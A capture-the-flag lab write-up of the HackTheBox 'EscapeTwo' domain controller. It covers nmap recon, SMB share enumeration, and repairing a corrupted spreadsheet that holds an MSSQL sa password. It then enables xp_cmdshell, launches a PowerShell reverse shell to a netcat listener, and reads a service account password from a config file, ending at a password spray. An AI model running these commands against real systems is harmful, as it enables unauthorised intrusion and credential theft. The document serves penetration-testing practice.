EscapeTwo
| Field | Value |
|---|---|
| Platform | HackTheBox |
| OS | Windows (Domain Controller) |
| Difficulty | Easy |
| Initial Vector | Provided creds → SMB Accounting share → corrupted XLSX repair → MSSQL sa → xp_cmdshell → sql_svc creds |
| Privesc | WriteOwner on ca_svc → ADCS ESC4 → template rewrite → ESC1 → Administrator hash → Pass-the-Hash |
Note: This machine provides starting credentials: rose : KxEPkKe6R8su
Phase 1 — Reconnaissance
I started with a fast SYN sweep across all TCP ports, then ran a focused version and script scan against the discovered ports.
nmap -sS -p- --min-rate 5000 10.129.232.128 -n -Pn -oG ports
nmap -sV -sC -p53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,47001,49664,49665,49666,49667,49693,49694,49695,49710,49726,49736,55235 --min-rate 5000 10.129.232.128 -n -Pn -oN scan
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-30 13:59:58Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, ...)
| ssl-cert: Subject Alternative Name: DNS:DC01.sequel.htb, DNS:sequel.htb, DNS:SEQUEL
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, ...)
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: sequel.htb
|   DNS_Computer_Name: DC01.sequel.htb
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb, ...)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb, ...)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing

Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
smb2-security-mode: Message signing enabled and required
clock-skew: mean: -7s, deviation: 0s, median: -7s
| Port | Service | Version | Notes |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | Domain: sequel.htb |
| 88 | Kerberos | — | DC confirmed; hostname DC01 |
| 139/445 | SMB | — | Signing required |
| 389/636/3268/3269 | LDAP/LDAPS | — | SAN confirms DC01.sequel.htb |
| 1433 | MSSQL | SQL Server 2019 RTM | Running on the DC |
| 5985 | WinRM | HTTPAPI 2.0 | Shell entry point once creds obtained |
| 9389 | mc-nmf | .NET Message Framing | AD Web Services |
Clock skew was only -7 seconds — no synchronization needed.
echo "10.129.232.128 sequel.htb DC01.sequel.htb" >> /etc/hosts
Phase 2 — Service Enumeration
SMB (445)
Null session and Guest were both fully denied — including RID brute-force and RPC enumeration. No anonymous access was possible from this vector:
nxc smb 10.129.232.128 -u '' -p '' --shares
nxc smb 10.129.232.128 -u 'guest' -p '' --shares

nxc smb 10.129.232.128 -u '' -p '' --users --rid-brute
nxc smb 10.129.232.128 -u 'guest' -p '' --users --rid-brute
rpcclient -U "" -N 10.129.232.128 -c "enumdomusers"

We couldn't enumerate any users by RPC or --rid-brute as guest or null. I forgot that the machine info is giving us some initial credentials xd — rose / KxEPkKe6R8su

Enumerating again with the provided credentials. Building a user list via RID brute:
nxc smb 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su' --users --rid-brute | grep SidTypeUser | awk -F'\\' '{print $2}' | awk '{print $1}' > users.txt

nxc smb 10.129.232.128 -u 'rose' -p 'KxEPkKe6R8su' --shares

rose can read IPC$, NETLOGON, SYSVOL, Users, and Accounting Department. The last one looks interesting:
smbclient //10.129.232.128/'Accounting Department' -U sequel.htb/rose%KxEPkKe6R8su


We find two xlsx files: accounting_2024.xlsx and accounts.xlsx. Trying to open accounts.xlsx — seems to be broken:

Actually both of them seem corrupted:

Using file to inspect them confirms they are ZIP archives — .xlsx files are actually ZIP archives containing XML files structured according to the Office Open XML standard. Trying to unzip:
unzip accounts.xlsx
# Archive:  accounts.xlsx
# file #1:  bad zipfile offset (local header sig):  0
Checking the magic bytes with a hex editor — the file shows 50 48 04 03 but the correct ZIP magic bytes for xlsx files should be 50 4B 03 04:

Easy fix — patch those 4 bytes at offset 0 with dd:
printf '\x50\x4B\x03\x04' | dd of=accounts.xlsx bs=1 seek=0 conv=notrunc
xxd accounts.xlsx | head -1

Fixed! Now we can open the file and see the account credentials inside. Among them: sa : MSSQLP@ssw0rd! — an sa account for SQL Server. Let's try to connect:
mssqlclient.py sequel.htb/[email protected]
MSSQL (1433)
Enumerating databases, tables, and privileges:
enum_db
SELECT table_catalog, table_schema, table_name FROM information_schema.tables ORDER BY table_catalog;
xp_dirtree \
SELECT IS_SRVROLEMEMBER('sysadmin');

No interesting databases — all tables are from master. However, we have sysadmin privileges. Let's enable and abuse xp_cmdshell:
EXECUTE sp_configure 'show advanced options', 1; RECONFIGURE;
EXECUTE sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC xp_cmdshell 'whoami';

Enabled — we are running as sql_svc. Let's send ourselves a reverse shell:
rlwrap nc -nvlp 3312
EXEC xp_cmdshell 'powershell -e <base64encoded payload>';



Shell obtained. Navigating to C:\SQL2019\ExpressAdv_ENU we find sql-Configuration.INI:
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
Alternatively this same information can be retrieved directly from the MSSQL shell:
SELECT * FROM OPENROWSET(BULK N'C:\SQL2019\ExpressAdv_ENU\sql-Configuration.INI', SINGLE_CLOB) AS Contents

Now that we have those credentials, let's password spray that password against our users.txt wordlist:
